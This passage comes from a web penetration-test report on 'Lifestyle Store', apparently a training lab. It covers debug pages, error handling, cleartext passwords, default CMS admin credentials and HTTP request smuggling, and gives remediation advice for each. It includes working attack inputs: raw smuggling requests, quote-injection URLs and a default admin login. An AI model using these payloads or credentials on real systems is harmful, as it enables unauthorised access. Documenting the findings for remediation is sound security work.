
References


- https://cwe.mitre.org/data/definitions/601.html
- https://www.hacksplaining.com/prevention/open-redirects

15.Default Debug Pages

Default Debug Pages (Information)	Below mentioned URL in the **Lifestyle Store** is vulnerable to due to default Pages **Affected URL :** • http://url.com/robots.txt • http://url.com/phpinfo.php • http://url.com/userlst.txt

Observation & PoC:





Observation & PoC:

13.232.153.106/phpinfo.php 160%

PHP Version 5.6.39-1+ubuntu18.04.1+deb.sury.org+1

System	Linux ip-172-26-15-22 5.4.0-1030-aws #31~18.04.1-Ubuntu SMP Tue Nov 17 10:48:34 UTC 2020 x86_64
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/fpm
Loaded Configuration File	/etc/php/5.6/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/5.6/fpm/conf.d
Additional .ini files parsed	/etc/php/5.6/fpm/conf.d/10-mysqlnd.ini, /etc/php/5.6/fpm/conf.d/10-opcache.ini, /etc/php/5.6/fpm/conf.d/10-pdo.ini, /etc/php/5.6/fpm/conf.d/15-xml.ini, /etc/php/5.6/fpm/conf.d/20-calendar.ini, /etc/php/5.6/fpm/conf.d/20-ctype.ini, /etc/php/5.6/fpm/conf.d/20-curl.ini, /etc/php/5.6/fpm/conf.d/20-dom.ini, /etc/php/5.6/fpm/conf.d/20-exif.ini, /etc/php/5.6/fpm/conf.d/20-fileinfo.ini, /etc/php/5.6/fpm/conf.d/20-ftp.ini, /etc/php/5.6/fpm/conf.d/20-gd.ini, /etc/php/5.6/fpm/conf.d/20-gettext.ini, /etc/php

Business Impact

- Although this vulnerability does not have a direct impact to users or the server, though it can aid the attacker with information about the server and the users. Information Disclosure due to default pages are not exploitable in most cases, but are considered as web application security issues because they allows malicious hackers to gather relevant information which can be used later in the attack lifecycle, in order to achieve more than they could if they didn’t get access to such information.

Recommendation

- Disable all default pages
- Enable multiple security checks


References

- https://www.netsparker.com/blog/web-security/information-disclosure-issues-attacks/
- https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/information-disclosure-phpinfo/

16.Improper Error Handling

Improper Error Handling	Below mentioned URL in the **Lifestyle Store/ovidentiaCMS/** is vulnerable to due to **Improper Error Handling** **Affected URL :** • http://url.com/?includelang=lang/en.php • http://url.com/?includelang=lang/fr.php • **Parameters Affected:** GET **Payload:** • http://url.com/?includelang=lang/en.php' • http://url.com/?includelang=lang/fr.php'

Observations & PoC:



Business Implications

- Security Breach and Data Exposure
- Competitive Advantage Loss
- Regulatory Non-ComplianceReputation Damage
- Increased Target for Cyberattacks

Reccomendations

- Implement Secure Error Messaging
- Follow Data Privacy Standards
- Comply with data protection regulations to safeguard sensitive information in error messages.
- Regular Security Audits
- Error Logging and Monitoring
- Error Message Standardization

References:

- https://owasp.org/www-community/Improper_Error_Handling
- https://www.esecforte.com/descriptive-error-message-responsible-vulnerability-disclosure-cve/

17.Cleartext submission of password

Cleartext submission of password(High)	Below mentioned URL in the **Lifestyle Store** is vulnerable to **Cleartext submission of password** **Affected URL :** • http://url.com/login/admin.php • http://url.com/login/customer.php • http://url.com/login/seller.php • http://url.com/signup/customer.php **Issue Detail** • Some applications transmit passwords over unencrypted connections, making them vulnerable to interception. • **Parameters Affected:** password= (POST)

Observation & PoC

- Hacker can sniff the request and get the password

Request

Pretty Raw Hex

```
1 POST /login/submit.php HTTP/1.1
2 Host: 13.232.153.106
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 118
10 Origin: http://13.232.153.106
11 Connection: close
12 Referer: http://13.232.153.106/login/admin.php
13 Cookie: key=12D5B8A2-108C-5BC9-7903-A73D917ECC79; PHPSESSID=
   jj9jhjbr9l06np170d11o6t9k1; X-XSRF-TOKEN=
   d0d1cd54020da019cd0ce9fc69bc27e9b685a78cd38e261eac443273f838db7d
14
15 type=admin&username=admin&password=admin&X-XSRF-TOKEN=
   d0d1cd54020da019cd0ce9fc69bc27e9b685a78cd38e261eac443273f838db7d
```

Business Implications

- Data breaches: If an attacker is able to intercept passwords, they can use them to gain unauthorized access to systems and data. This can lead to the loss of sensitive data, financial losses, and reputational damage.
- Fraud: Attackers can also use intercepted passwords to commit fraud. For example, they could use them to make unauthorized purchases or access accounts that contain personal or financial information.
- Compliance violations: Businesses that are subject to data security regulations, such as the General Data Protection Regulation (GDPR), are required to protect the confidentiality of their customers' data. If passwords are transmitted in cleartext, this could put a business at risk of violating these regulations.

Reccomendations:

- Use transport-level encryption (SSL or TLS) to protect all sensitive communications.
- Protect the login mechanism and related functionality, and any functions where sensitive data can be accessed or privileged actions can be performed.
- Use their own session handling mechanism in these areas, and the session tokens used should never be transmitted over unencrypted communications.
- If HTTP cookies are used for transmitting session tokens, then the secure flag should be set to prevent transmission over clear-text HTTP.

References:


- CWE-319: Cleartext Transmission of Sensitive Information
- CAPEC-117: Interception

18.Access to Ovidentia CMS Account

Default Credentials	Below mentioned URL in the **Lifestyle Store/ovidentiaCMS/** is vulnerable to due to default Credentials **Affected URL :** • http://url.com/ovidentiaCMS/index.php?tg=login&cmd=authform&msg=Connexion&err=&restricted=1 • **Parameters Affected:** Nickname, password (POST method) **Payload:** • Username=admin@admin.bab • password=012345678


Observation:

- Go to http://url.com/ovidentiaCMS/index.php?tg=login&cmd=authform&msg=Connexion&err=&restricted=1



PoC

- Enter Id and Pass: admin@admin.bab:012345678



Business Implications

- Hacker can do anything with the page, he will have full access of the page andcan govern the page according to it's will.
- It is the massive business risk.
- Loss can be very high

Reccomendation:

- The default password should be changed and a strong password
- must be setup.
- The admin url must also be such that its not accessible to normal
- users.
- Password changing option must be done with 2 to 3 step
- verification.

References

- https://www.owasp.org/index.php/Default_Passwords
- https://www.us-cert.gov/ncas/alerts/TA13-175A

19. HTTP Request Smugling

HTTP Request Smugling (High)	Below mentioned URL in the **Lifestyle Store** is vulnerable to HTTP Request Smugling **Affected URL :** • http://LifestyleStore/ **Issue Detail** • The server appears to be vulnerable to HTTP Request Smugling. A POST request was sent to the path '/' with a second request sent as the body. The server ignored the Content-Length header and did not close the connection, leading to the smuggled request being interpreted as the next request. • **Parameters Affected:** • GET, POST, Header, Connection

Payloads:

```
Pretty  Raw  Hex
1 POST / HTTP/1.1
2 Host: 13.235.135.204
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
  e/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://trainings.internshala.com/
8 Connection: keep-alive
9 Cookie: key=12D5B8A2-108C-5BC9-7903-A73D917ECC79; PHPSESSID=
  r10stddktvblbta88ldl0qpsb7; X-XSRF-TOKEN=
  8e9787da7db7f7ef534c8c1abd2162c60b879da7b53269ed607992390af443eb
0 Upgrade-Insecure-Requests: 1
1 Content-Length: 313
2 Content-Type: application/x-www-form-urlencoded

4 GET /robots.txt HTTP/1.1
5 Host: 13.235.135.204
6 Accept-Encoding: gzip, deflate
7 Accept: */*
8 Accept-Language: en-US;q=0.9,en;q=0.8
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65
  Safari/537.36
0 Connection: keep-alive
1 Cache-Control: max-age=0
```

HTTP Request Smugling - Request1

```
1 GET / HTTP/1.1
2 Host: 13.235.135.204
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
  e/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://trainings.internshala.com/
8 Connection: close
9 Cookie: key=12D5B8A2-108C-5BC9-7903-A73D917ECC79; PHPSESSID=
  r10stddktvblbta88ldl0qpsb7; X-XSRF-TOKEN=
  8e9787da7db7f7ef534c8c1abd2162c60b879da7b53269ed607992390af443eb
10 Upgrade-Insecure-Requests: 1
11
12
```

HTTP Request Smugling - Request2

Observations & PoC:

- Both the request has same response. (Homapge)

Word compare of #1 and #2 (2 differences)

Length: 4,880 Text Hex

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 20 Jul 2023 02:14:18 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-FRAME-OPTIONS: DENY
Content-Length: 4547

<html>
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Lifestyle Store</title>
    <script src="/static/js/includes/jquery-3.3.1.min.js"></script>
<script src="/static/js/includes/bootstrap.min.js"></script>
<script src="/static/js/includes/nprogress.js"></script>
<script src="/static/js/includes/jquery.validate.js"></script>
<script src="/static/js/includes/jquery-ui.js"></script>
<script src="/static/js/includes/jquery-migrate-3.0.1.min.js"></script>

<script src="/static/js/app.js"></script>
```

Length: 5,027 Text Hex

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 20 Jul 2023 02:14:18 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-FRAME-OPTIONS: DENY
Set-Cookie: X-XSRF-TOKEN=d588045d6a6ca5a0dde41c4e6e25f11a8e9a350ca6d48aa59b2b066b0cc14c2d; expires=Thu, 20-
Content-Length: 4547

<html>
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Lifestyle Store</title>
    <script src="/static/js/includes/jquery-3.3.1.min.js"></script>
<script src="/static/js/includes/bootstrap.min.js"></script>
<script src="/static/js/includes/nprogress.js"></script>
<script src="/static/js/includes/jquery.validate.js"></script>
<script src="/static/js/includes/jquery-ui.js"></script>
<script src="/static/js/includes/jquery-migrate-3.0.1.min.js"></script>
```

Key: Modified Deleted Added Sync views

HTTP Request Smugling - Response1

HTTP Request Smugling - Response2

Reccomendation

- Client-side desync (CSD) vulnerabilities occur when a web server fails to correctly process the Content-Length of POST requests. By exploiting this behavior, an attacker can force a victim's browser to desynchronize its connection with the website, typically leading to XSS.
- You can resolve this vulnerability by patching the server so that it either processes POST requests correctly, or closes the connection after handling them. You could also disable connection reuse entirely, but this may reduce performance. You can also resolve this issue by enabling HTTP/2.

References

- HTTP Request Smuggling
- Browser-Powered Desync Attacks

THANK YOU

For any further clarifications/patch assistance, please contact:
atanudasd2016@gmail.com